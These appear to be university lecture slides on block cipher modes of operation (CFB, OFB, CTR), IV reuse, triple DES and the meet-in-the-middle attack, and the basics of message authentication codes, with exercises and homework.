
## CFB

- Like CBC mode, changes in the plaintext propagate forever in the ciphertext, and encryption cannot be parallelized.
  - Also like CBC, decryption can be parallelized.
- When decrypting, a one-bit change in the ciphertext affects two plaintext blocks: a one-bit change in the corresponding plaintext block, and complete corruption of the following plaintext block. Later plaintext blocks are decrypted normally.
- CFB shares two advantages over CBC mode: **the block cipher is only ever used in the encrypting direction**, and the message does not need to be padded to a multiple of the cipher block size.

# CFB WITH SHIFT-REGISTER



(a) Encryption




(b) Decryption

$s = 1, 8, 64$  or  $128$

## OFB MODE (OUTPUT FEEDBACK)

- Makes a block cipher into a synchronous stream cipher: it generates keystream blocks, which are then XORed with the plaintext blocks to get the ciphertext.
- Flipping a bit in the ciphertext produces a flipped bit in the plaintext at the same location. This property allows many error correcting codes to function normally even when applied before encryption.


# OFB SCHEME



Output Feedback (OFB) mode encryption

An initialization vector IV is used as a "seed" for a sequence of data blocks

# OFB DECRYPTION



Output Feedback (OFB) mode decryption

## OFB PROPERTIES

Because of the symmetry of the XOR operation, encryption and decryption are exactly the same

$$C_i = P_i \oplus O_i$$

$$P_i = C_i \oplus O_i$$

$$O_i = E_K(O_{i-1})$$

$$O_0 = \text{IV}$$

# OFB MODE

## Discussion

- If  $E_k$  is public (known to the adversary) then initial seed must be encrypted (**why?**)
- If E is a cryptographic function that depends on a secret key then initial seed can be sent in clear (**why?**)
- Initial seed must be modified for EVERY new message - even if it is protected and unknown to the adversary (in fact if the adv knows a pair message, initial seed then he can encode every message - **why?**)
- Extension: it can be modified in such a way that only k bits are used to compute the ciphertext (k-OFB)


## PROPERTIES OF OFB

- Synchronous stream cipher
- Errors in ciphertext do not propagate
- Pre-processing is possible
- Conceals plaintext patterns
- No parallel implementation known
- Active attacks by manipulating plaintext are possible

## CTR (COUNTER MODE)

- also known as Integer Counter Mode (ICM) and Segmented Integer Counter (SIC) mode
- turns a block cipher into a stream cipher: it generates the next keystream block by encrypting successive values of a "counter"
  - counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual counter is the simplest and most popular.
- the usage of a simple deterministic input function raised controversial discussions
- has similar characteristics to OFB, but also allows a random access property during decryption
- well suited to operation on a multi-processor machine where blocks can be encrypted in parallel

# CTR (COUNTER MODE)



Similar to OFB

- There are problems in repeated use of same seed (like OFB)
- CTR vs OFB: using CTR you can decrypt the message starting from block  $i$  for any  $i$  (i.e. You do not need to decrypt from the first block as in OFB)

# INITIALIZATION VECTOR (IV)

- Most modes (except ECB) require an initialization vector, or IV
  - sort of "dummy block" to kick off the process for the first real block, and also to provide some randomization for the process.
  - no need for the IV to be secret, in most cases, but it is important that it is never reused with the same key.
- For CBC and CFB, reusing an IV leaks some information about the first block of plaintext, and about any common prefix shared by the two messages.
- In CBC mode, the IV must, in addition, be unpredictable at encryption time
  - see TLS CBC IV attack
- For OFB and CTR, reusing an IV completely destroys security.


## AES PROPOSED MODES

- CTR (Counter) mode (OFB modification):  
Parallel implementation, offline pre-processing, provable security, simple and efficient
- OCB (Offset Codebook) mode - parallel implementation, offline preprocessing, provable security (under specific assumptions), authenticity
- also see Block Cipher Modes, by NIST  
[http://csrc.nist.gov/groups/ST/toolkit/B  
CM/index.html](http://csrc.nist.gov/groups/ST/toolkit/BCM/index.html) 2001 - 2010

## STRENGTHENING A GIVEN CIPHER

- Design multiple key lengths - AES
- Key Whitening - the DES-X idea
  - Key whitening consists of steps that combine the data with portions of the key (most commonly using a simple XOR) before the first round and after the last round of encryption.
  - First use by Ron Rivest for strengthen DES, in 1984
$$\text{DES-X}(M) = K_2 \oplus \text{DES}_K(M \oplus K_1)$$
  - apparently key size becomes 184 ( $= 56 + 64 \times 2$ ), but its strength is 119 ( $|K_1| = |K_2| = 64$ )
- Iterated ciphers - Triple DES (3-DES), triple IDEA and so on

# TRIPLE CIPHER - DIAGRAM



## ITERATED CIPHERS

- Plaintext undergoes encryption repeatedly by underlying cipher
- Ideally, each stage uses a different key
- In practice triple cipher is usually  
 $C = E_{k_1}(E_{k_2}(E_{k_1}(P)))$  [EEE mode] or  
 $C = E_{k_1}(D_{k_2}(E_{k_1}(P)))$  [EDE mode]  
EDE is more common in practice

## TWO OR THREE KEYS

- Sometimes only two keys are used in 3-DES
- Identical key must be at beginning and end
- Legal advantage (export license) due to smaller overall key size
- Used as a KEK (key-encrypting key) in the BPI (Baseline Privacy Interface) protocol which secures the DOCSIS cable modem standard
  - DOCSIS: international standard that permits the addition of high-speed data transfer to an existing Cable TV system. It is employed by many cable television operators to provide Internet access over their existing hybrid fiber coaxial infrastructure

## ADVERSARY'S GOAL


- Final goal: find the secret key
- Partial goals:
  - Reduce the # of possible keys
  - Detect patterns in the text
  - Decode part of the text
  - Modify the ciphertext obtaining a plausible text (even without breaking the cipher; even without knowing which modifications)

# DOUBLE DES: MEET-IN-THE-MIDDLE ATTACK


Cipher twice with two different keys? **NO!**  
Meet-in-the-middle attack. Requirements

- Known plaintext/ciphertext pairs
- $2^n$  encryptions +  $2^n$  decryptions (2 keys of n bit), instead of  $2^{2n}$  brute-force
- $2^n$  memory space
- Idea: try all possible  $2^n$  encryptions of the plaintext and all possible  $2^n$  decryptions of the ciphertext.  
Encryptions stored into a lookup table.
- Check for a pair of keys that transform the plaintext in the ciphertext. Test pair on other pairs plaintext/ciphertext
- Note: the method can be applied to all block codes

# TRIPLE ENCODING



# TRIPLE ENCODING AND CBC




In the picture: External CBC: code (using triple encoding) each block ; then concatenate


Other possibility: Internal CBC (the concatenation is internally made, before 1<sup>st</sup> encryption and after decryption). More secure, but less used

# EDE CBC INTERNAL VS EXTERNAL

Outside EDE CBC



Inside EDE CBC



# WHY CBC OUTSIDE?

## 1. Bit Flipping

- CBC Outside: One bit flip in the cipher text causes that block of plain text and next block garbled  $\Rightarrow$  Self-Synchronizing
- CBC Inside: One bit flip in the cipher text causes more blocks to be garbled.

## 2. Pipelining

- More pipelining possible in CBC inside implementation.

## 3. Flexibility of Change:

- CBC outside: Can easily replace CBC with other feedback modes (ECB, CFB, ...)

# EXERCISES

- Evaluate error propagation in CBC e OFB
  - Show how an adversary can modify a block as he/she prefers assuming that the remaining part of the message is modified
  - Discuss the security of this and techniques for avoiding such attacks
- CBC and OFB use and initial seed that must be known to both the sender and the receiver
  - Assume that the initial seed is sent in the clear (so it is known to the adversary). Show how the adversary is able to modify part of the message. Conclusion: either the initial seed is fixed in advance or it must be encrypted and sent before the message
  - Break OFB if you use the same key and the same initial seed more than once

## HOMEWORK


- What is a practical method of finding a triple of keys that maps a given plain text to a given cipher text using EDE?
- Hint
  1. You have only one  $(m, c)$  pair
  2. Worst case is to have 3 nested loops for trying all  $k_1, k_2, k_3 \Rightarrow 2^{56} \times 2^{56} \times 2^{56} = 2^{168}$  steps but requires storing only 1 intermediate result.
  3. How can you reduce the number of steps using more storage for intermediate results.

# Data Integrity & Authentication

## Message Authentication Codes (MACs)

# Goal

Ensure **integrity** of messages, even in presence of an **active adversary** who sends own messages.



Remark: Authentication is orthogonal to **secrecy**, yet systems often required to provide both.

# Definitions

- Authentication algorithm -  $A$
- Verification algorithm -  $V$  ("accept"/"reject")
- Authentication key -  $k$
- Message space (usually binary strings)
- Every message between Alice and Bob is a pair  $(m, A_k(m))$
- $A_k(m)$  is called the authentication tag of  $m$

# Definition (cont.)

- Requirement -  $V_k(m, A_k(m)) = \text{"accept"}$ 
  - The authentication algorithm is called **MAC** (Message Authentication Code)
  - $A_k(m)$  is frequently denoted  $MAC_k(m)$
  - Verification is by executing authentication on  $m$  and comparing with  $MAC_k(m)$

# Properties of MAC Functions

- Security requirement - adversary can't construct a **new** legal pair  $(m, MAC_k(m))$  even after seeing  $(m_i, MAC_k(m_i))$  ( $i=1, 2, \dots, n$ )
- Output should be as *short* as possible
- The MAC function is **not** 1-to-1

# Adversarial Model

- Available Data:
  - The MAC algorithm
  - Known plaintext (pairs  $(m, MAC_k(m))$ )
  - Chosen plaintext (choose  $m$ , get  $MAC_k(m)$ )
- Note: chosen MAC is unrealistic
- Goal: Given  $n$  legal pairs  $(m_1, MAC_k(m_1)), \dots, (m_n, MAC_k(m_n))$  find a new legal pair  $(m, MAC_k(m))$

# Adversarial Model

- adversary succeeds even if message Fran forged is “meaningless”
- reasons: hard to predict
  - what has meaning and no meaning in an unknown context
  - how will the receiver react to such successful forgery

# Efficiency

